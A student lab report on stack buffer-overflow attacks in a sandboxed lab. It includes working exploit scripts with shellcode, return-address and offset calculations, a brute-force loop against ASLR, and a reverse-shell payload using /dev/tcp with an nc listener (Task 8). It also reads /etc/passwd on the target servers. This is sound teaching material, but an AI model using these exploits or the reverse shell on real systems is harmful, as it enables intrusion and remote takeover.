


## Report on Lab1:


### Task 1:

First, I created a file named virus in a temp folder via shell code.



```
seed@VM: ~/.../shellcode
[10/13/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[10/13/23]seed@VM:~/.../shellcode$ ./a32.out
create a file virus
[10/13/23]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  Makefile  shellcode_32.py
a64.out  codefile_32         example.txt  README.md  shellcode_64.py
[10/13/23]seed@VM:~/.../shellcode$ ls /tmp/
config-err-FhEhV6
config-err-L0jjRE
config-err-S7Jpl4
_MEI229chg
_MEIzqKyBY
snap-private-tmp
systemd-private-dd3368a70f2c4b8991438df05e597f13-colord.service-R6Xotg
systemd-private-dd3368a70f2c4b8991438df05e597f13-ModemManager.service-QuLAXi
systemd-private-dd3368a70f2c4b8991438df05e597f13-switcheroo-control.service-S2ou
5g
systemd-private-dd3368a70f2c4b8991438df05e597f13-systemd-logind.service-4RtEnj
systemd-private-dd3368a70f2c4b8991438df05e597f13-systemd-resolved.service-qbLBWh
systemd-private-dd3368a70f2c4b8991438df05e597f13-upower.service-daATMg
tracker-extract-files.1000
tracker-extract-files.125
virus
VMwareDnD
```

We can see that, in the tmp folder there is file called virus.



```
2 import sys
3
4 # You can use this shellcode to run any command you want
5 shellcode = (
6     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7     "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9     "/bin/bash*"
10    "*"
11    # You can modify the following command string to run any command.
12    # You can even run multiple commands. When you change the string,
13    # make sure that the position of the * at the end doesn't change.
14    # The code above will change the byte at this position to zero,
15    # so the command string ends here.
16    # You can delete/add spaces, if needed, to keep the position the same.
17    # The * in this line serves as the position marker
18    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
19    "#echo 'create a file virus'; /bin/touch /tmp/virus *"
20    "#echo 'delete a virus file'; /bin/rm /tmp/virus *"
21    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22    "BBBB" # Placeholder for argv[1] --> "-c"
23    "CCCC" # Placeholder for argv[2] --> the command string
24    "DDDD" # Placeholder for argv[3] --> NULL
25).encode('latin-1')
26
27 content = bytearray(200)
28 content[0:] = shellcode
29
30 # Save the binary code to file
31 with open('codefile_32', 'wb') as f:
32     f.write(content)
```

Now, in the shellcode there is command for delete “/bin/rm /tmp/virus”, it is used to delete a file.

```
seed@VM: ~/.../shellcode
tracker-extract-files.125
virus
VMwareDn
[10/13/23] seed@VM: ~/.../shellcode$ ./shellcode_32.py
[10/13/23] seed@VM: ~/.../shellcode$ ./a32.out
delete a virus file
[10/13/23] seed@VM: ~/.../shellcode$ ls /tmp/
config-err-FhEhV6
config-err-L0jjRE
config-err-S7Jpl4
_MEI229chg
_MEIzqKyBY
snap-private-tmp
systemd-private-dd3368a70f2c4b8991438df05e597f13-colord.service-R6Xotg
systemd-private-dd3368a70f2c4b8991438df05e597f13-ModemManager.service-QuLAXi
systemd-private-dd3368a70f2c4b8991438df05e597f13-switcheroo-control.service-S2ou
5g
systemd-private-dd3368a70f2c4b8991438df05e597f13-systemd-logind.service-4RtEnj
systemd-private-dd3368a70f2c4b8991438df05e597f13-systemd-resolved.service-qbLBWh
systemd-private-dd3368a70f2c4b8991438df05e597f13-upower.service-daATMg
tracker-extract-files.1000
tracker-extract-files.125
VMwareDn
[10/13/23] seed@VM: ~/.../shellcode$ █
```

As we can see now if we enter command ls /tmp/, there is no file called virus as it is deleted by the shellcode command.

## Task 2:

Now, I am running on the server 10.9.0.5

```
[10/13/23] seed@VM: ~/.../Labsetup$ docksh 84bca2be12d9
root@84bca2be12d9:/bof# [10/13/23] seed@VM: ~/.../Labsetup$ docksh 84bca2be12d9
root@84bca2be12d9:/bof# █
```

Ebp address and buffer addresses are:

```
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof(): 0xffffd3f8
server-1-10.9.0.5 | Buffer's address inside bof(): 0xffffd360
```

We can see that \$ebp=0xffffd3f8, which means that the return address is stored at the location where the offset is set by 152+4 relative to the &buffer. We need to modify this location to the location where we want to jump to execution.

ret = 0xffffd3f8 + 20

offset = 152+4 (\$ebp-&buffer)

```

server-1-10.9.0.5 | total 716
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 17880 Oct 13 01:34 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Oct 13 01:34 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash

```

We can see the output of the following shellcode executed on server-1 10.9.0.5

### Task 3:

This is the exploit code for task 3, where we only know the buffer address, therefore we set the ret address to buff addr+ some number and we did the for each loop with the offset = i\*4 because it is 32 bit if it is 64 bit we can do it as i\*8

```

Open  exploitT3.py  ~/Downloads/Lab1/Labsetup/attack-code  Save  -  +
shellcode_32.py  exploit.py  exploitT2.py  exploitT3.py
19  #"echo 'create a file virus'; /bin/touch /tmp/virus  *
20  #"echo 'delete a virus file'; /bin/rm /tmp/virus  *
21  "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22  "BBBB" # Placeholder for argv[1] --> "-c"
23  "CCCC" # Placeholder for argv[2] --> the command string
24  "DDDD" # Placeholder for argv[3] --> NULL
25  ).encode('latin-1')
26
27 # Fill the content with NOP's
28 content = bytearray(0x90 for i in range(517))
29
30 #####
31 # Put the shellcode somewhere in the payload
32 start = 517 - len(shellcode) # Change this number
33 content[start:start + len(shellcode)] = shellcode
34
35 # Decide the return address value
36 # and put it somewhere in the payload
37 ret = 0xffffd1c8 + 300 # Change this number
38
39
40 # Use 4 for 32-bit address and 8 for 64-bit address
41 for i in range(60):
42     offset= i*4
43     content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
44 #####
45
46 # Write the content to a file
47 with open('badfile', 'wb') as f:
48     f.write(content)

```

**ret = 0xffffd1c8 + 300 # (buff addr+ some number)**

```

server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():      0xffffd1c8
server-2-10.9.0.6 | total 716
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 17880 Oct 13 00:25 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Oct 13 00:25 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash

```

Here, we can see the output on server-2

#### Task 4:

```

server-3-10.9.0.7 | Frame Pointer (rbp) inside bof(): 0x00007fffffffe350
server-3-10.9.0.7 | Buffer's address inside bof():      0x00007fffffffe240
server-3-10.9.0.7 | total 144
server-3-10.9.0.7 | -rw----- 1 root root 376832 Oct 14 03:38 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17880 Oct 13 00:25 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root 17064 Oct 13 00:25 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash

```

start = 100

content[start:start + len(shellcode)] = shellcode

# Decide the return address value

# and put it somewhere in the payload

ret = 0x00007fffffffe240 # Ret addr = Buff addr

offset = 280 # \$rbp - &buf + 8(as it is 64 bit)

```

exploitT4.py
~/Downloads/Lab1/Labsetup/attack-code

exploitT3.py × exploitT4.py × stack.c × exploit.py × call_shellcode.c × exploitT5.py × Makefile × expli
17 # You can delete/add spaces, if needed, to keep the position the same.
18 # The * in this line serves as the position marker *
19 "/bin/ls -l; echo Hello 64; /bin/tail -n 2 /etc/passwd *"
20 #"echo 'create a file virus'; /bin/touch /tmp/virus *"
21 #"echo 'delete a virus file'; /bin/rm /tmp/virus *"
22 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
23 "BBBB" # Placeholder for argv[1] --> "-c"
24 "CCCC" # Placeholder for argv[2] --> the command string
25 "DDDD" # Placeholder for argv[3] --> NULL
26 ).encode('latin-1')
27
28 # Fill the content with NOP's
29 content = bytearray(0x90 for i in range(517))
30
31 #####
32 # Put the shellcode somewhere in the payload
33 start = 100 # Change this number
34 content[start:start + len(shellcode)] = shellcode
35 # Decide the return address value
36 # and put it somewhere in the payload
37 ret = 0x00007fffffe240 # Change this number
38 offset = 280 # Change this number |
39
40 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
41 content[offset:offset+ L] = (ret).to_bytes(L,byteorder='little')
42 #####
43
44 # Write the content to a file
45 with open('badfile', 'wb') as f:
46     f.write(content)


```

## Overcoming the Challenge Caused by Zeros:

We can see that the only content we put after the return address is the malicious shellcode (along with many NOPs). We can relocate this code to the place before the return address, as long as the buffer is big enough. In our case, the vulnerable function's buffer has 200 bytes, which is big enough to hold the shellcode. By relocating the shellcode, the return address becomes the last element in our payload. The return address has 8 bytes, so the question is where these two zero bytes are allocated. If they are allocated at the beginning of the 8-byte memory, we will still have a problem with the strcpy() function. How these 8 bytes of data are arranged in the memory depends on the Endianness of the machine. For Little-Endian machine, the two zeros are put at the higher address (i.e., the end of the 8-byte memory). For example, if the address is 0x7fffffffaa88, the data stored in the memory (from low address to high address) are 88 aa ff ff ff 7f 00 00. For the Big-Endian machine, it is stored in the opposite order: 00 00 7f ff aa 88.

In this badfile, assuming that the starting address of the buffer is 0x7FFFFFFFAA88, we need to modify the return address field of the vulnerable function, so when the function returns, it returns to 0x7FFFFFFFAA88 (or one of the NOPs after this address). This address is placed in the return address field of badfile, and it is the last element of the payload. When strcpy copies the payload to the vulnerable

function foo's buffer, it will only copy up to 0x7F, and anything after that will not be copied. But we still have two zeros in the payload! This does not matter. The original return address field already have two zeros there (because it stores a 64-bit address), so whether we overwrite these two zeros with two new zeros does not really matter.



We can also use a method like Encode Your Shellcode: Use shellcode encoding techniques like XOR encoding or custom encoding schemes to represent null bytes in a way that doesn't result in the termination of the string copy operation. Upon execution, you would need to decode the shellcode.

## Task 5:

```

Open  exploitT5.py
~/Downloads/Lab1/Labsetup/attack-code

17 # You can delete/add spaces, if needed, to keep the position the same.
18 # The * in this line serves as the position marker
19 "/bin/ls -l; echo Hello 64; /bin/tail -n 2 /etc/passwd
20 #echo 'create a file virus'; /bin/touch /tmp/virus
21 #echo 'delete a virus file'; /bin/rm /tmp/virus
22 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
23 "BBBB" # Placeholder for argv[1] --> "-c"
24 "CCCC" # Placeholder for argv[2] --> the command string
25 "DDDD" # Placeholder for argv[3] --> NULL
26 ).encode('latin-1')
27
28 # Fill the content with NOP's
29 content = bytearray(0x90 for i in range(517))
30
31 #####
32 # Put the shellcode somewhere in the payload
33 start = 3 # Change this number
34 content[start:start + len(shellcode)] = shellcode
35 # Decide the return address value
36 # and put it somewhere in the payload
37 ret = 0x7fffffff300 # Change this number
38 offset = 88 # Change this number
39
40 L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
41 content[offset:offset+ L] = (ret).to_bytes(L,byteorder='little')
42 #####
43
44 # Write the content to a file
45 with open('badfile', 'wb') as f:
46     f.write(content)

```



offset=88(\$rbp - &buff) +8 ( 8 because it is for 64 bit)

```
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof(): 0x00007fffffff350
server-4-10.9.0.8 | Buffer's address inside bof(): 0x00007fffffff300
server-4-10.9.0.8 | total 144
server-4-10.9.0.8 | -rw----- 1 root root 376832 Oct 14 04:58 core
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17880 Oct 13 00:25 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root 17064 Oct 13 00:25 stack
```

we can see the output shellcode running on server-4 – 10.9.0.8

```
seed@... x seed@... x seed@... x seed@... x seed@... x seed@... x seed@... x seed@... x
0x55555555231 <bof+8>:      sub    rsp,0x20
0x55555555235 <bof+12>:     mov     QWORD PTR [rbp-0x18],rdi
=> 0x55555555239 <bof+16>:    mov     rdx,QWORD PTR [rbp-0x18]
0x5555555523d <bof+20>:     lea     rax,[rbp-0xa]
0x55555555241 <bof+24>:     mov     rsi,rdx
0x55555555244 <bof+27>:     mov     rdi,rax
0x55555555247 <bof+30>:     call   0x555555550c0 <strcpy@plt>
-----stack-----
j000| 0x7fffffff920 --> 0x7fffffff9b0 --> 0x0
j008| 0x7fffffff928 --> 0x7fffffffdd70 --> 0x9090909090909090
j016| 0x7fffffff930 --> 0x2
j024| 0x7fffffff938 --> 0x7ffff7fb68f8 --> 0x7ffff7ddf3ad ("GLIBC_PRIVATE")
j032| 0x7fffffff940 --> 0x7fffffffdd50 --> 0x7fffffffdf90 --> 0x0
j040| 0x7fffffff948 --> 0x55555555350 (<dummy_function+62>:  nop)
j048| 0x7fffffff950 --> 0x1
j056| 0x7fffffff958 --> 0x7fffffffdd70 --> 0x9090909090909090
-----
legend: code, data, rodata, value
j0      strcpy(buffer, str);
jdb-peda$ p &buffer
j1 = (char (*)[10]) 0x7fffffff936
jdb-peda$
```

This is for checking breakpoints and getting the address of ebp and buffer we can use stack gdb.

Exploiting a buffer overflow vulnerability with a smaller buffer size can be more challenging because you have less space to work with, and the distance between the frame pointer (RBP) and the buffer is shorter. In this situation, you'll need to be more precise and efficient in your approach.

Character Count :

Analyze the actual size of the buffer available for your exploit. In your case, you mentioned that it's about 32 bytes between the frame pointer (RBP) and the buffer.

Payload Size:

Create a payload that is small enough to fit within the limited buffer space, considering the 32-byte distance. Your shellcode, return addresses, and any additional data should fit comfortably within this space.

#### Task 6:

- a) The exploit from the 'Task2' ,It's keep on running more than 10 minutes because When we set address randomization > 0 then the address is varying every time , the exploit code is unable to track the exact address to execute the shell code. ASLR randomizes the addresses of memory regions, including the stack and heap, making it challenging to predict where your shellcode located.

```
seed@V... x seed@V... x seed@V... x seed@V... x seed@V... x seed@
0 minutes and 5 seconds elapsed.
The program has been running 664 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 665 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 666 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 667 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 668 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 669 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 670 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 671 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 672 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 673 times so far.
0 minutes and 5 seconds elapsed.
The program has been running 674 times so far.
```



b) The exploit from the 'Task4' ,It's keep on running more than 10 minutes because When we set address randomization > 0 then the address is varying every time , the exploit code is unable to track the exact address to execute the shell code

```
[10/14/23] seed@VM:~/.../attack-code$ #!/bin/bash
[10/14/23] seed@VM:~/.../attack-code$ SECONDS=0
[10/14/23] seed@VM:~/.../attack-code$ value=0
[10/14/23] seed@VM:~/.../attack-code$ while true; do
> 10
> value=$(( $value + 1 ))
> duration=$SECONDS
> min=$(( $duration / 60 ))
> sec=$(( $duration % 60 ))
> echo "$min minutes and $sec seconds elapsed."
> echo "The program has been running $value times so far."
> cat badfile | nc 10.9.0.6 9090
> done
10: command not found
0 minutes and 38 seconds elapsed.
The program has been running 1 times so far.
10: command not found
0 minutes and 38 seconds elapsed.
The program has been running 2 times so far.
10: command not found
```

#### Task 7:

- a) I created a flag enable pointer which is FLAGESP as shown below, and executed the `./stack-L1ESP < badfile` I made to run this to a bad file. And we can see the output as stack smashing detected and aborted.

Why Your Exploit Might Fail with StackGuard:

StackGuard can detect buffer overflows that overwrite the return address, causing the program to terminate before your malicious code can execute.

```

1 FLAGS = -z execstack -fno-stack-protector
2 FLAGSESP = -z execstack
3 FLAGS_32 = -static -m32
4 TARGET = server stack-L1 stack-L2 stack-L3 stack-L4
5
6 L1 = 140
7 L2 = 164
8 L3 = 258
9 L4 = 62
10
11 all: $(TARGET)
12
13 server: server.c
14     gcc -o server server.c
15
16 stack-L1: stack.c
17     gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGS) $(FLAGS_32) -o $@ stack.c
18
19 stack-L1ESP: stack.c
20     gcc -DBUF_SIZE=$(L1) -DSHOW_FP $(FLAGSESP) $(FLAGS_32) -o $@ stack.c
21
22 stack-L2: stack.c
23     gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
24

```

```

[10/13/23]seed@VM:~/.../server-code$ make stack-L1ESP
gcc -DBUF_SIZE=140 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -c
stack-L1ESP stack.c
[10/13/23]seed@VM:~/.../server-code$ ls
Makefile          server.c  stack-L1  stack-L3
peda-session-stack_dbg.txt  stack.c  stack-L1ESP  stack-L4
server            stack_dbg  stack-L2
[10/13/23]seed@VM:~/.../server-code$ cp ../attack-code/badfile .
[10/13/23]seed@VM:~/.../server-code$ ls
badfile           server    stack_dbg  stack-L2
Makefile          server.c  stack-L1  stack-L3
peda-session-stack_dbg.txt  stack.c  stack-L1ESP  stack-L4
[10/13/23]seed@VM:~/.../server-code$ ./stack-L1ESP < badfile
Input size: 517
Frame Pointer (ebp) inside bof(): 0xffab54d8
Buffer's address inside bof(): 0xffab5440

```

```

*** stack smashing detected ***: terminated
Aborted

```

b)


## Why Your Exploit Might Fail with Non-Executable Stack:

With a non-executable stack, the injected shellcode or payload cannot be executed directly from the stack, rendering your exploit ineffective.

```
[10/13/23]seed@VM:~/.../shellcode$ make
gcc -m32 -o a32.out call_shellcode.c
gcc -o a64.out call_shellcode.c
[10/13/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[10/13/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
```

b)

I made the changes in makefile , I removed the executable stack command and we can see in the output of above screenshot it generated as segmentation fault



The screenshot shows a text editor window titled "Makefile" with the path "~/Downloads/Lab1/Labsetup/shellcode". The editor has several tabs open: "exploitT4.py", "stack.c", "exploit.py", "call\_shellcode.c", "shellcode\_64.py", and "exploit". The Makefile content is as follows:

```
1
2 all:
3     gcc -m32 -o a32.out call_shellcode.c
4     gcc -o a64.out call_shellcode.c
5
6 clean:
7     rm -f a32.out a64.out codefile_32 codefile_64
8
```

## Task 8 :

With the help of this command `/bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1`,

`"/bin/bash -i"`: The option `i` stands for interactive, meaning that the shell must be interactive (must provide a shell prompt).

- `"> /dev/tcp/10.0.2.15/9090"`: This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.15's port 9090. In Unix systems, stdout's file descriptor is 1

- `"0<&1"`: File descriptor 0 represents the standard input device (stdin). This option tells the system to use the standard output device as the standard input device. Since stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

- "2>&1": File descriptor 2 represents the standard error stderr. This causes the error output to be redirected to stdout, which is the TCP connection

```

Open  exploitT.py
~/Downloads/Lab1/Labsetup/attack-code
exploitT3.py × exploitT4.py × stack.c × exploit.py × call_shellcode.c × exploitT5.py × Makefile × explc
14 # The code above will change the byte at this position to zero,
15 # so the command string ends here.
16 # You can delete/add spaces, if needed, to keep the position the same.
17 # The * in this line serves as the position marker *
18 "bin/bash -i > dev/tcp/10.0.2.15/9090 0<&1 2>&1 *"
19 "AAAA" # Placeholder for argv[0] --> "/bin/bash"
20 "BBBB" # Placeholder for argv[1] --> "-c"
21 "CCCC" # Placeholder for argv[2] --> the command string
22 "DDDD" # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 #####
29 # Put the shellcode somewhere in the payload
30 start = 517 - len(shellcode) # Change this number
31 content[start:start + len(shellcode)] = shellcode
32
33 # Decide the return address value
34 # and put it somewhere in the payload
35 ret = 0xffffd3f8 + 20 # Change this number
36 offset = 152+4 # Change this number
37
38 # Use 4 for 32-bit address and 8 for 64-bit address
39 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
40 #####
41
42 # Write the content to a file
43 with open('badfile', 'wb') as f:

```

**ret = 0xffffd3f8 + 20**

**offset = 152+4 (\$ebp - &buff)**

**nc -nv -l 9090 →Waiting for reverse shell**

```
18 "bin/bash -i > dev/tcp/10.0.2.15/9090 0<&1 2>&1 *"
```

```

[10/13/23]seed@VM:~/.../attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 48466

```

We can here the connection is received